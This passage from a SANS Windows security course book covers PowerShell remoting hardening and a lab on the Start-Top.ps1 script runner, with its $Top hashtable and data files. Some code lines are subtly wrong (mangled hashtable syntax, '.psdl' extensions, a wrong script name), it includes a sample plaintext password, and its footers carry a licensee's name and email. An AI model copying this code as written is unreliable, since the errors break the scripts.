PowerShell remoting is enabled by default on Server 2012 and later, but it is not enabled by default on any client operating systems (yet). Because it is so useful, it's best to expect that remoting will be enabled on all servers and clients. Administrators should be forbidden to use PSEXEC.EXE or the WMI service for remote command execution. They should be allowed to use only PowerShell remoting with WSMAN or SSH. Because hackers and malware abuse PSEXEC.EXE and WMI so commonly for remote command execution, we want traces of their use to act as indicators of compromise.

Optimize Encryption and Authentication

PowerShell remoting traffic is encrypted by default using an AES key ultimately protected by the user's password hash; hence, using smart cards or enforcing a good passphrase policy is recommended.

The same smart token or smart card used to log on to the desktop may also be used for PowerShell remoting. Ideally, only allow certificate-based authentication and block the use of passwords with domain accounts (local admin accounts require passwords).

If a certificate is installed, remoting can also be configured to authenticate and wrap the connection in SSL/TLS too. By controlling certificate enrollment, public key size, and revocation checking, authentication security can be increased. By requiring TLS 1.2 or later with AES 256-bit or better keys, perfect forward secrecy, and SHA-256 or better for hashing, then cipher strength can be maximized. IPsec can use these cryptographic settings too.

When using SSH, modify the `sshd_config` file to 1) only permit key-based authentication, which blocks passwords, and 2) optimize the ciphers and key sizes for SSH. Just like for TLS and IPsec, we want 128-bit AES or better, 2048-bit RSA or better, and SHA-256 or better. In the `sshd_config` file, research the options for the following settings' keywords: `HostKey`, `Ciphers`, `MACs`, `KexAlgorithms`, `PubkeyAcceptedTypes`, `HostKeyAlgorithms`, `HostbasedAcceptedKeyTypes`, `PubkeyAuthentication`, `PasswordAuthentication`, and `PermitEmptyPasswords`. Because of time constraints, a full discussion of SSH cannot be done here.

Restrict the Network Logon Right

PowerShell remoting, RDP, IPsec, and SSH users all require the network logon right at the target machine in order to successfully log on to that target. The full name of the network logon right is "Access to this computer from the network", and it comes in both Allow and Deny flavors. Group Policy and INF templates can both be used to manage logon rights. Only allow the network logon right on high-value targets to those groups with a legitimate need to log on.

Now We See Why This Is a Trick Question

- Installed in Windows by default.
- Coder-friendly syntax and tooling.
- WinRM and OpenSSH remoting.
- Easy access to .NET classes.
- C# source compilation in memory.
- Deep WMI integration.
- Deep Active Directory integration.
- Can use COM objects like VBScript.
- Raw access to TCP/UDP ports.
- DLL injection using Win32 API.
- Windows cryptographic libraries.

The CISO's trick question:

"How do we secure PowerShell separately from Windows?"

Separately? You can't. PowerShell is a friendly automation wrapper for the entire operating system.

Now We See Why This Is a Trick Question

Worried about hackers and ransomware, your CISO or IT manager may have asked you, "How do we secure PowerShell?" But the intention behind the question is probably better interpreted as, "How do we secure PowerShell *separately from Windows*?" The original question implies that PowerShell somehow floats above the OS, that it can be sandboxed or run in a sealed container *and still work*.

Now we see why it's a trick question. PowerShell is really just a friendly automation wrapper for the entire operating system. In order to be useful, PowerShell *must* have its fingers deeply intertwined into the OS. Imagine if you did run PowerShell in a completely sealed container in memory: What would it be good for? A PowerShell version of Angry Birds? Typing practice?


Moreover, for most attendees of this course, PowerShell is running on a machine joined to an Active Directory domain. Once malware or hackers compromise a host and get their hands on the password hash or Security Access Token (SAT) of a Domain Admin, then PowerShell can be used for pivoting to other machines, harvesting credentials, installing backdoors, encrypting files for ransom, or any other purpose. But this is true of VBScript and compiled EXE programs too. We need general defenses against these things, not just for PowerShell. This doesn't mean it's hopeless; it means we can't focus on PowerShell security in isolation from the OS or the single sign-on risks of joining machines to an (Azure) Active Directory domain with all-powerful administrators.

Today's Agenda

- 1. PowerShell Ransomware**
- 2. PowerShell Security Best Practices**
- 3. Scripting Server Configuration for DevOps**

Today's Agenda

This final module is an open-ended capstone to practice what we've learned during the course for DevOps server automation. It will be a fun challenge and hopefully spark some ideas about how to apply your new skills at work. If you are new to PowerShell, just be aware that it will be frustrating and perhaps too hard at first. You are not alone; the module is designed to be not too easy and not too hard, but just hard enough that your PowerShell skills will improve as you struggle through it.



The Curse of Over-Engineering

A common way to get started with scripting is to write a script for one particular machine where all the settings, like the IP address and audit policies desired, were hard-coded into the script as direct arguments to each command. Did you get started this way? To use the script on another machine, you had to edit, by hand, every argument to every command scattered throughout the script. The script would grow over time to be very long, making testing and debugging rather difficult.

To make the script more portable, you moved all the arguments to the top of the script as variables and added comments. Over time, those variables became parameters to the script so that there could be defaults defined for the parameters, but arguments could be passed in to override those defaults when desired. This is good, but not quite enough yet.

So then you read about DevOps, about how "code should be separated from policy", how to create a Continuous Integration/Continuous Delivery (CI/CD) solution, microservices architecture, Jenkins, Kubernetes, Puppet, Chef, DSC, Ansible, and even how to implement Ludwig Wittgenstein's *Tractatus Logico-Philosophicus* in PowerShell for the state management of everything that is the case ("Whereof one cannot script, thereof one must not write PowerShell").

So you dove into the DevOps deep end and bought a stack of books from Amazon. And then you got lost and discouraged, like most people. "I'm not Google or Netflix," you said to yourself, "I just need some automation for a handful of servers. Isn't there something halfway between an old-fashioned batch script and a huge DevOps deployment platform that needs an entire team to maintain it?"

The Curse of Over-Engineering is the IT tendency to go from "good enough" to "perfect for everyone, everywhere, for all time, at any scale". When the solution to a problem is a bigger headache than the original problem itself, that's a sign of *The Curse* in action. If you've ever seen a cartoon Rube Goldberg machine, that's *The Curse* in a nutshell.

Sometimes *The Curse* is made worse by "coding purists" who demand that you follow a particular coding style or development paradigm, the violation of which is taken as a sign of your low intelligence and bad taste in general.

To combat *The Curse*, you may have heard people say things like "KISS" or "Less Is More." The trick is finding that golden mean, that halfway point between too crude and too much. Can we find that middle ground between a crude, fragile batch script and an Amazon-scale DevOps architecture for professional developers? Is there a "minimally viable solution" when first learning PowerShell?

A Simple Parent Script: Start-Top.ps1

```
Start-Top.ps1 -ScriptsFolderPath .\Folder
```

```
100-ConfigureStaticIP.ps1  
110-AddFirewallRules.ps1  
120-EnableIPsecEncryption.ps1  
130-ApplyAppLockerRules.ps1  
140-EnableTranscriptionLogging.ps1
```

```
Rename-ScriptNumbersForStartTop.ps1
```

SANS

SEC505 | Securing Windows

A Simple Parent Script: Start-Top.ps1

You used the Start-Top.ps1 script to configure the training VMs you're using right now.

The Start-Top.ps1 script is pretty simple; it just runs all the PowerShell scripts in a given folder in order. To use the script, you give the path to a folder as an argument, then Start-Top.ps1 "starts at the top" and runs all the scripts in that folder in numerical order, one script at a time. The names of these "child" scripts must begin with a three-digit number because that's how the child scripts are sorted and ordered for execution. So you might have scripts named like this in a folder:

- 100-ConfigureStaticIP.ps1
- 110-AddFirewallRules.ps1
- 120-EnableIPsecEncryption.ps1
- 130-ApplyAppLockerRules.ps1
- 140-EnableTranscriptionLogging.ps1

Give it a try—this will execute scripts that don't do anything; they are safe to run now:

```
cd C:\SANS\Setup  
  
dir .\NumericalOrder  
  
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

The name of each child script should describe the purpose of that script. The aim is to make these scripts as simple and reusable as possible while avoiding *The Curse*.

Someday, if this approach becomes too limiting, you can always upgrade to something else more complex (like Kubernetes with Chef, Puppet, Ansible, DSC, Salt, etc.), but Start-Top.ps1 is a nice way to immediately start getting some real work done and learn more PowerShell at the same time. Other configuration management systems have more bells and whistles, but they do it by hiding the complexity under the rug. (This is similar to the debate over systemd, rc, upstart and runit on Linux and BSD.)

Renumbering Child Scripts

If you need to insert a new child script in between two other scripts, but there are no free numbers available between them, use this script to renumber the existing child scripts:

```
cd C:\SANS\Setup

Get-Help -Full .\Rename-ScriptNumbersForStartTop.ps1

.\Rename-ScriptNumbersForStartTop.ps1 -ScriptsFolderPath
.\NumericalOrder -WhatIf
```

Dependencies

Now consider the ordering of your scripts. Before you can assign any permissions to a group named "WebDevelopers", for example, that group has to exist, which means it might need to be created first. This is a dependency.

There are different ways to handle dependencies in configuration management systems such as Ansible, Puppet, Chef, DSC and our little script here. The options range from complex decision trees of named sets of dependencies (beware of *The Curse!*) to the simple approach being used here: if child script *B* depends on child script *A* running first, give script *A* a lower number than *B* so that *A* runs first. Crude? Yes. Good enough? Usually. (Isn't this kind of how Windows handles service and device driver dependencies during boot up, namely, by having an ordered list of services and drivers to load? Yes.)

\$Top.Request Inside a Child Script

\$Top is a hashtable created by **Start-Top.ps1**:

```
$Top = @{ Request = "Continue" }
```

A child script can make a request to the parent:

```
$Top.Request = "Stop"  
$Top.Request = "Reboot"
```

\$Top.Request inside a Child Script

The Start-Top.ps1 script creates a global variable named "\$Top", which can be seen and used by every child script that is run. \$Top is a hashtable. The only key/property it has by default is named "Request". In Start-Top.ps1, it is created like this:

```
$Top = @{ $Request = "Continue" }
```

Because it's a global variable, a child script can see and modify \$Top.Request like this:

```
$Top.Request = "Stop"  
$Top.Request = "Reboot"
```

When a child script sets \$Top.Request to either "Stop" or "Reboot", then, after the child script finishes running, control will return back to Start-Stop.ps1, which will then either 1) stop running any more child scripts or 2) reboot the computer, as requested. Start-Top.ps1 is technically a crude "orchestrator" for the child scripts and their requests.

Do you have to think about or use the \$Top variable in your child scripts? Is it mandatory to make Start-Top.ps1 work? No, it's optional.

But if you're worried that your child script will fail to make the change you want, and there is no point moving forward if it fails, then the first line of your child script could be:

```
$Top.Request = Stop"
```

Then the script would run the other configuration commands you want (the commands that might fail), but if they don't fail and everything works correctly, your script's last action would be:

```
$Top.Request = "Continue"
```

Now when your child script exits and control is handed back to the Start-Top.ps1 script, if the \$Top.Request variable is set to "Continue", then Start-Top.ps1 will continue and simply run the next child script. But if an error occurs or an exception is thrown in your misbehaving child script, or if your child script ungracefully terminates, the Start-Top.ps1 script will display the error/exception and stop running any more child scripts because \$Top.Request was last set to "Stop" before the misbehaving child script had a problem.

Try It Now

You can see this in action by opening the `.\NumericalOrder\020-PingTest.ps1` script:

```
ise .\NumericalOrder\020-PingTest.ps1
```

Read the lines of the script to get the gist of its purpose. In real life, let's assume there would be no point in trying to run any further child scripts if you couldn't ping a particular server or domain controller.

Change the IP address being pinged in the script to an address you cannot ping right now, such as "8.8.8.8", then save the changes and run the scripts again:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

The error from 020-PingTest.ps1 is displayed in red and Start-Top.ps1 displays a "Stop requested" message in red. No more scripts are run.

Yes, it's a crude way to handle problems in your code, but it's simple, easy to understand, and can be enhanced with Try{}Catch{}Finally{} blocks in the child scripts if desired. Again, the KISS principle suggests that we start with good-enough and then only add more complexity later when it's needed.

Risks

Can one child script meddle with the global \$Top hashtable to cause problems for other child scripts? Yes, but we're talking about scripts written by a team of IT people for that team to use internally. These are not web services exposed to the internet. There is no listening TCP port for a "Top service". If the \$Top hashtable gets messed up by one of your own child scripts, that's not an exploit—it's a bug. If a child script sets \$Top.Request to anything other than "Continue", "Stop", or "Reboot", the Start-Top.ps1 script itself will simply exit and not run any more child scripts. Like any other configuration management script, all these PowerShell scripts must be protected from unauthorized modification too.

Aren't Global Variables Evil?

In complex programs, yes, global variables are hard to manage. But we are not talking about complex programs here; we are just running some hardening scripts. And there is only one global variable, \$Top, not two hundred. When the Start-Top.ps1 script exits, it deletes the \$Top variable automatically.

Is the PATH environment variable bad? How about \$ErrorActionPreference? Both of these can be modified in a PowerShell session and can impact other commands too.

PowerShell is a mixed salad of object-oriented, procedural, and functional programming techniques for systems management automation. It is not LISP, Haskell, or C++. The general advice to avoid global variables is generally useful—except when it's not.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Import PowerShell Data File (*.psd1)

```
Start-Top.ps1 #imports DefaultDataFile.psd1
Start-Top.ps1 -DataFilePath .\Settings.psd1
Start-Top.ps1 -DataHashTable $HashTable
```

```
$Top.IPAddress      #Use these settings in
$Top.SubnetMask     #your child scripts to
$Top.Gateway        #separate script code
$Top.Domain         #from config data
```

Import PowerShell Data File (*.psd1)

The \$Top hashtable can hold any other settings or data that your child scripts may wish to read from or append to it. This allows you to define settings that all the child scripts may need, such as IP addresses and DNS domain names, and allows your child scripts to append any new data, such as the output of commands or status messages. Think of \$Top as a whiteboard for all the child scripts to share and write on with nonpermanent markers (with all the good and bad that comes with having a shared whiteboard).

PowerShell has a built-in command for importing settings from a text file into a hashtable in memory: Import-PowerShellDataFile. A "data file" is a text file that contains a hashtable and ends with the ".psd1" filename extension. The \$Top variable already contains a hashtable. Child scripts can then read settings from \$Top, create new keys in \$Top, and write output to values in the \$Top hashtable (again, like a shared whiteboard).

A child script could even use the Import-PowerShellDataFile command to import another hashtable into \$Top with hundreds of new keys and values if needed, like this:

```
$Top = Import-PowerShellDataFile -Path .\DataFiles\Data.psd1
```

This would load another hashtable inside the \$Top hashtable. If you want to go crazy, you could have a hashtable inside a hashtable inside a hashtable, and so on. Why would you want to have "nested" hashtables like this? For example, you might want to access some settings like this:

```
$Top.Controllers.Local = "dc1.testing.local"
$Top.Controllers.Remote = "dc2.testing.local"
```



```
$Top.Account.UserName = "Amy"  
$Top.Account.Domain = "TESTING"  
$Top.Account.Password = "P@ssword"
```

How is this done?

DefaultDataFile.ps1

In the folder that contains all the child scripts, if you create a file named "DefaultDataFile.ps1", the Start-Top.ps1 script will find it and automatically add it to the \$Top hashtable with the Import-PowerShellDataFile cmdlet.

In this data file, you can place any particular configuration options you wish, such as IP addresses, domain names, organizational unit paths, and so on.

Here are some example keys and values you could put into a DefaultDataFile.ps1:

```
@{  
    IPAddress      = "10.1.1.3"  
    SubnetMask     = "255.255.0.0"  
    Gateway        = "10.1.9.9"  
    DnsServer1     = "10.1.1.10"  
    DnsServer2     = "10.1.1.20"  
    Domain         = "testing.local"  
}
```

Now all the child scripts in that folder could use these settings when they are run:

```
$Top.Request      #We still have $Top.Request like before  
  
$Top.IPAddress  
  
$Top.SubnetMask  
  
$Top.Gateway  
  
$Top.DnsServer1  
  
$Top.DnsServer2  
  
$Top.Domain
```

Hashtable objects have useful properties and methods for your child scripts, such as:

```
$Top.Keys  
  
$Top.Values  
  
$Top.ContainsKey("IPAddress")
```

```
$Top.ContainsValue("10.1.1.1")  
  
$Top.Add("TempFile", "C:\Temp\rt8skxi3ls.txt")  
  
$Top.Remove("TempFile")
```

When the Start-Top.ps1 script finishes, the \$Top global variable is automatically deleted.

Note: By the way, none of these techniques here are new; they've been around for years and certainly are not this author's idea. If this sounds a bit like Desired State Configuration (DSC), it is vaguely similar, except that DSC fell victim to *The Curse of Over-Engineering* and then imploded. DSC lives on in Azure, where Microsoft hides as much of the complexity as possible.

Start-Top.ps1 -DataFilePath <PathToDataFile.psd1>

When you run Start-Top.ps1, you can use its -DataFilePath parameter to give the path to an alternative data file of your choice. In this case, the DefaultDataFile.psd1 in the child scripts' folder, if that file exists at all, will be ignored. Hence, you could have a separate folder with a collection of alternative data files to be imported as needed. This folder could be an SMB shared folder or an HTTPS web server, by the way. If those data files contain passwords or other secrets, they could be encrypted with Protect-CmsMessage.

Start-Top.ps1 -DataHashTable <\$Variable>

Indeed, you don't need a textual data file at all to create a hashtable of settings. If you create a hashtable in memory with the settings you want, you don't have to save this hashtable to a data file; just pass in your hashtable with the -DataHashTable parameter to Start-Top.ps1. If you use this parameter, all data files on the hard drive will be ignored and only your given hashtable in memory will be used. For secrets like passwords, you could be prompted for the password with Get-Credential, then place the secure string version of the password into the hashtable in memory. This way the password never touches the hard drive, not even when encrypted as a secure string.

To get fancy, you could even combine one or more data files in a hashtable in memory using Import-PowerShellDataFile, modify that hashtable in memory as needed, and then run Start-Top.ps1 with it as the argument to -DataHashTable.

However, none of the above is required to get started. You don't have to have data files or hashtables at all to use the Start-Top.ps1 script. We can get started with a "minimally viable solution", as the DevOps crowd says, to get the ball rolling, and then only later add this complexity if needed.

Package Delivery Methods

- **Shared SMB folder**
- **Burn to bootable DVD**
- **Copy to bootable USB**
- **Include all the other resources needed in a subfolder, such as software packages**

Internet Deployment:

- **Big zip archive file**
- **HTTPS download**
- **SSH download**
- **WSMAN over TLS**

Passwords and Secrets:

- **Get-Credential**
- **Protect-CmsMessage**

Package Delivery Methods

Imagine that you create a DVD or USB flash drive with the Start-Top.ps1 script, a folder with a bunch of child scripts, another folder with data files, and another folder for any other resources that are needed, such as MSI software packages, CAB files from Microsoft, ZIP files from GitHub, EXE installer programs, and so on. Pop the DVD or USB drive into a machine, run Start-Top.ps1, and away we go! Easy peasy.

Then imagine you use the Compress-Archive cmdlet or 7-zip (www.7-zip.org) to put all these files into one compressed ZIP archive file. Copy that ZIP file to an SMB shared folder, HTTPS web server, or OpenSSH file server. On any target machine, download the ZIP, extract everything to a temp folder, run Start-Top.ps1 like usual, and then delete the ZIP archive and temp folder afterwards. Each ZIP is now like a self-contained package with as few external dependencies as possible.

If your organization feels comfortable doing this when downloading from GitHub.org, Chocolatey.org, PowerShellGallery.com, or the Microsoft Store, why not your own PowerShell packages this way? Indeed, some of your child scripts might install software packages over the internet from GitHub, Chocolatey, PSGallery, and the Microsoft Store.

Risks

Are there risks with these delivery methods? Yes, but that's unavoidable; there will always be some amount of risk with any configuration management solution. We can lower the risk by using TLS to download the ZIP archive, digitally signing scripts and data files, prompting the admin for a needed password with Get-Credential, encrypting data files that have passwords with Protect-CmsMessage, allowing only read access to the SMB share with the ZIP archives, and so on.

Isn't this like a really crude version of DSC or Ansible? Yes, kind of, but remember the KISS principle: if you later legitimately need the full bells and whistles of Puppet, Chef, DSC, Ansible, or similar, then go for it! But you don't have to *start* by diving into the deep end. (Don't let the *perfect* be the enemy of the *good-enough*.)

And what is to stop you from using PowerShell Desired State Configuration (DSC) resource modules in your child scripts? Nothing. In fact, PowerShell has a cmdlet just for this purpose: `Invoke-DscResource`. (There are DSC scripts in your SANS folder.)

Chicken-and-Egg Problems

Any configuration management solution will have to deal with the problem of how to get the operating system installed on a blank drive or in a fresh VM. For physical computers, this is usually done with PXE boot followed by the download of an OS image or by physically inserting a bootable DVD or USB drive into the machine. For VMs, this is usually done by copying a template VM or by mounting an installation ISO.


Not just the PowerShell configuration scripts and data files, all of the above installation files must be protected from modification, including the ISO files, OS images for PXE boot, device drivers, template VMs, and so on. PXE boot over the network is inherently insecure, so security must be pushed down the stack to lower layers of the OSI model, such as using VLANs or air-gapped build networks. That doesn't eliminate all security problems; it just pushes it back/down somewhere else.

The next problem is obtaining and knowing the IP address of the new machine. It's much easier with VMs because the virtualization platform can usually report the IP assigned to the VM. For both VMs and physical boxes, a DHCP server can show MAC address to IP address mappings for the current leases, but this just pushes the problem back: what is the MAC address of the never-seen-before machine? For physical computers, sometimes it's easiest to just boot from DVD or USB, then rename the computer with a custom answer file, but that implies you have the admin password to the machine already.

A related problem, then, is knowing the default administrative password on the new machine. Is it hard-coded into the OS by the vendor? Hard-coded into the template VM being copied? Hard-coded into an answer file? Downloaded during PXE boot? Downloaded after PXE boot using a key in the firmware or TPM? Whatever that mechanism is, it must also be protected because it cannot be totally eliminated.

Hence, there is always going to be a trade-off between convenience and security during the initial build process. We can push the problem of managing MAC addresses, IP addresses, and authentication secrets (like passwords and keys) to earlier and earlier points in the boot up or build process, but the problems cannot be eliminated entirely. If you really want to maximize security, then at least the initial secret our PowerShell scripts require can be stored in a human brain (obtained with `Get-Credential`) or stored in a smart card/token (which would be used with `Unprotect-CmsMessage` to decrypt other secrets, like passwords).


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS | SEC505 | Securing Windows

On Your Computer

In this lab, you will get more accustomed to manipulating hashtables because hashtables are often used in PowerShell in general, and then you will use the Start-Top.ps1 script with a hashtable in memory or a hashtable stored in a data file (a file with a ".psd1" filename extension).

Set a Request: Stop or Reboot

In Windows PowerShell ISE, switch into the C:\SANS\Setup folder:

```
cd C:\SANS\Setup
```

View the child scripts in the .\NumericalOrder folder (you're still in C:\SANS\Setup):

```
dir .\NumericalOrder
```

Run all the child scripts in that folder:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

Note: To disable a script from running, you don't have to delete it; just change the filename extension to ".txt" instead.

Open the 060-ApplyUpdates.ps1 script for editing:

```
ise .\NumericalOrder\060-ApplyUpdates.ps1
```

Hint: ise .\NumericalOrder\Hints\060-ApplyUpdates.ps1

Uncomment the line at the bottom of the 060-ApplyUpdates.ps1 script by deleting the hashmark ("#"):

```
#$Top.Request = "Stop"
```

Save the changes to the script.

This new line sets the Request key of the \$Top hashtable to "Stop". The \$Top hashtable is a global variable that is created every time the Start-Top.ps1 script is run. The \$Top hashtable always has a key named "Request" which the Start-Top.ps1 script examines after each child script is executed. If \$Top.Request is set to "Stop", then no more child scripts will be executed. If \$Top.Request is set to "Reboot", then the machine is rebooted.

Run all the scripts again to see what happens after 060-ApplyUpdates.ps1 is executed:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

As you can see, no more scripts were run afterwards.

So, if you suspect a child script will fail or throw an exception/error, then the first line of the child script could set \$Top.Request to "Stop", the script could do some configuration work, and then the last line, if no problems occur, could set \$Top.Request back to "Continue" again.

Open the 030-RenameComputer.ps1 script for editing:

```
ise .\NumericalOrder\030-RenameComputer.ps1
```

Hint: ise .\NumericalOrder\Hints\030-RenameComputer.ps1

Uncomment the following line at the top of the 030-RenameComputer.ps1 script:

```
#$Top.Request = "Stop"
```

To simulate a failure, uncomment the following lines at the bottom of the script:

```
#Get-Service -Name NoSuchService -ErrorAction Stop
```

```
#$Top.Request = "Continue"
```

Save the changes to the script.

Run all the scripts again to see what happens after the exception is thrown:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

Notice that Start-Top.ps1 does not continue to run any more scripts. The error occurs, control is handed back to the Start-Top.ps1 script, and \$Top.Request is never set back to "Continue". Because "Stop" was the last Request value, that's what happens.

In the 030-RenameComputer.ps1 script you have open, replace "NoSuchService" with "EventLog", which is the name of a service every Windows computer has:

```
Get-Service -Name EventLog -ErrorAction Stop
```

Save the changes to the script.

Run all the scripts again to see what happens when there isn't a problem:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

Notice that the output of the 030-RenameComputer.ps1 script is displayed (it shows that the EventLog service is running) and the rest of the scripts run as expected. There is a "Stop" requested, but that was expected from the 060-ApplyUpdates.ps1 script.

When your child scripts run, they can write lots of output or write nothing: your choice. There is no requirement to run silently. In fact, you might plan to write lots of output because you intend to capture that data and do something useful with it.

Capture the standard output of all the child scripts to one variable:

```
$output = .\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder  
$output
```

Notice that the "VERBOSE" messages are not captured in \$output. This is by design. If you wanted to capture *everything*, you would add "*>&1" to the end of the command.

```
$all = .\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder *>&1  
$all
```

The "*>&1" part can be translated as "redirect all output streams to the normal output stream". The normal output stream is called the "Success" stream, but there are other output streams too, and each stream has an associated number, such as Error (2), Warning (3), Verbose (4), Debug (5), and Informational (6). The Success or normal output stream is stream number 1. The "*" stream is all of them. The ">&1" part allows one or all streams to be crossed together into the normal stream (like in the *Ghostbusters* movie).

Hence, to redirect only the Verbose output to a file and no other output, run:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder 4>> file.txt  
Get-Content -Path .\file.txt
```

Notice the double redirection sign (">>") above? That means "append", not overwrite. A single redirection symbol (">") will overwrite the current contents of the file. If the target file does not exist, it will be created on the fly.

You can use these redirection tricks when you run Start-Top.ps1, but you can also use these tricks inside the child scripts. You don't have to, but in real life these redirection tricks allow you to add detailed and customizable text file logging to your scripts, and, as always, you can write the Windows event logs too with Write-EventLog.

Finally, what if you want to *immediately* stop running any further child scripts if one of them fails for any reason? Use -ErrorAction Stop for this:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder  
-ErrorAction Stop
```

DefaultDataFile.psd1

Open the 020-PingTest.ps1 script for editing:

```
ise .\NumericalOrder\020-PingTest.ps1
```

Notice that the IP address being pinged (127.0.0.1) is hard-coded into the script. But we want our child scripts to be as generic/modular/reusable as possible, and hard-coded assumptions like this often get in the way.

In the 020-PingTest.ps1 script, replace "127.0.0.1" with "\$Top.IPAddress", not including the double quotes, like this:

```
Test-Connection -ComputerName $Top.IPAddress  
-Quiet -Count 1
```

Save changes to the script, close the tab, but don't run anything yet. (You can see this script with the changes made in the .\NumericalOrder\Hints\ subdirectory.)

But where is this value (\$Top.IPAddress) coming from? Whenever you run the Start-Top.ps1 script, it looks for a data file named "DefaultDataFile.psd1" in the same folder as all the child scripts. If this data file is found (notice the **.psd1** filename extension), then the hashtable inside this file is automatically added to the \$Top global variable.

Create a new file in the .\NumericalOrder folder named "DefaultDataFile.psd1":


```
New-Item -ItemType File -Name DefaultDataFile.psdl  
-Path .\NumericalOrder
```

Hint: Here is an example: `.\NumericalOrder\Hints\DefaultDataFile.psdl`

Open that new data file for editing:

```
ise .\NumericalOrder\DefaultDataFile.psdl
```

Note: Hashtables are created with {curvy braces}, not (parentheses).

Add this one line to the data file (notice the curvy braces):

```
@{ IPAddress = "10.1.1.1" }
```

Save the changes to the data file and close the tab.

Run all the scripts again to see if 020-PingTest.ps1 stops with an error:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder
```

It worked! If you scroll up in your command shell, notice the first line of output, which reads, "Importing C:\SANS\Setup\NumericalOrder\DefaultDataFile.psdl." This shows that the hashtable in the default data file had been imported into the \$Top variable. You can import as many keys and values as you wish by editing the DefaultDataFile.psdl here.

Hashtable in Memory

Run the following commands to create a hashtable in memory, and then we'll use that hashtable with Start-Top.ps1 instead of a data file:

Note: The parameter below is "-DataHash**T**able", not "-DataFile**P**ath".

```
$datahash = @{ IPAddress = "localhost" }  
  
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder  
-DataHashTable $datahash
```

It worked again, but this time the DefaultDataFile.psdl file was ignored because you passed in a hashtable (\$datahash) using the -DataHashTable parameter. So that you don't always have to put your settings into a data file on the hard drive, some or all of your desired settings can be in a hashtable in memory instead.

This time, use an IP address that will fail the ping test (use the up arrow on your keyboard):

```
$datahash = @{ IPAddress = "5.5.5.5" }  
  
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder  
-DataHashTable $datahash
```

This time it failed as intended and no more scripts were executed. Because we could not ping 5.5.5.5, the child script threw an error.

Why is this important, this ability to give a hashtable in memory?

First, it means we can dynamically create or edit those settings before the Start-Top.ps1 script is run. We could have multiple hashtables in memory (like \$webserver and \$sqlserver) and then choose as desired. Indeed, we could have an *array* of hashtables to choose from or merge together, like when building an entire farm of servers.

Second, a hashtable in memory might include secrets, like passwords and encryption keys, that you would rather not store as a plaintext file on the hard drive. The data could come from a file decrypted with Unprotect-CmsMessage. The hashtable in memory could be immediately deleted as soon as it's no longer needed.

Path to the Data File

The data file does not have to be on the local hard drive and it doesn't have to be named "DefaultDataFile.psd1". This means you could place all your data files in a convenient, network-accessible location that requires mutual authentication and encryption. You could download your data files using SMB+IPsec, HTTPS, or SSH. And the data files themselves could be encrypted with Protect-CmsMessage.

Note: The parameter below is "-DataFilePath", not "-DataHashTable" like before.

Use a data file in an SMB shared folder on the other VM:

```
.\Start-Top.ps1 -ScriptsFolderPath .\NumericalOrder  
-DataFilePath \\Member\C$\SANS\Setup\DataFiles\Data.psd1
```

The permissions on a shared folder can restrict access to only those with a need to know. And unless you turned off IPsec from earlier this week, you accessed that shared folder using IPsec mutual authentication and encryption too.

If you wanted to use an OpenSSH server instead, you could get the hashtable with Invoke-Command, ssh.exe, or sftp.exe. If you wanted to use an HTTPS web server with TLS encryption and mutual authentication, you could get the hashtable with Invoke-WebRequest and authenticate with your digital certificate on your smart card/token using the -Certificate parameter.

In fact, not just the data files, but *all* the child scripts and other resource files could be stored on remote servers. We could map a drive letter with SMB and run the scripts over the network, or we could download everything in one big ZIP archive with SSH or HTTPS. The hash of that ZIP could be in a digitally signed catalog file to confirm its integrity before using it, just like how Microsoft validates patches before applying them.

Well, now we're getting somewhere. The last few days of this course come together...


Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

The Final Challenge Lab (Redefines "Hard")

This last lab is more like a series of open-ended challenges.

There are detailed hints along the way.

Have fun!



SANS | SEC505 | Securing Windows

